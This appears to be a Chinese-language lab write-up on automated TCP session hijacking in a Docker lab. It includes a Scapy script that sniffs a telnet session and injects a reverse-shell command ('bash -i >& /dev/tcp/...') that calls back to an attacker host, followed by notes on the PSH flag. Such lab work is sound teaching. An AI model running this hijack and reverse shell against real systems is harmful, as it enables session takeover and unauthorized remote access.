
自动实现劫持反弹shell

`sourcecode\hijacking_auto.py`

```python
#!/usr/bin/python3
from scapy.all import *

user="172.17.0.2"
server="172.17.0.3"
attacker="172.17.0.4"

SRC=user
DST=server

sport=55500
PORT = 23


def spoof(pkt):
    old_ip  = pkt[IP]
    old_tcp = pkt[TCP]
    if(old_tcp.flags!="A"):
        return
```

```
    ############################################
    ip  =  IP( src    = old_ip.src,
               dst    = old_ip.dst
             )
    tcp = TCP( sport = old_tcp.sport,
               dport = old_tcp.dport,
               seq   = old_tcp.seq,
               ack   = old_tcp.ack,
               flags = "AP"
             )
    data = "\bbash -i >& /dev/tcp/172.17.0.4/7777 0>&1\r\n"
    ############################################

    pkt = ip/tcp/data
    send(pkt,verbose=0)
    #ls(pkt)
    quit()


iface='docker0'
f = 'tcp and src host {} and dst host {} and dst port {}'.format(SRC, DST, PORT)
sniff(filter=f, iface=iface,   prn=spoof)

```


实现效果如下所示：




为什么要设置psh字段

对于发送单个字母w，可以看见frame2 中设置PSH，ACK 字段，表明立即上传到server 。

> 可以理解，当发送了一个字母后要立刻回显出来，比如输入\b 即backspace，则server 要返回一个backspace的动作





> 对于发送方来说，由 TCP 模块自行决定，何时将接收缓冲区中的数据打包成 TCP 报文，并加上 PSH 标志。…… 一般来说，每一次 write，都会将这一次的数据打包成一个或多个 TCP 报文段（如果数据量大于 MSS 的话，就会被打包成多个 TCP 段），并将最后一个 TCP 报文段标记为 PSH。
>
> ---
>
> 原文链接：https://blog.csdn.net/qq_31442743/article/details/114929017

实验中遇到的问题

参考

1.外部主机如何ping通docker容器：

```
route add -net 172.17.0.0 netmask 255.255.0.0 gw 192.168.62.15
#kali:      192.168.62.3
#seedubuntu:192.168.62.19
```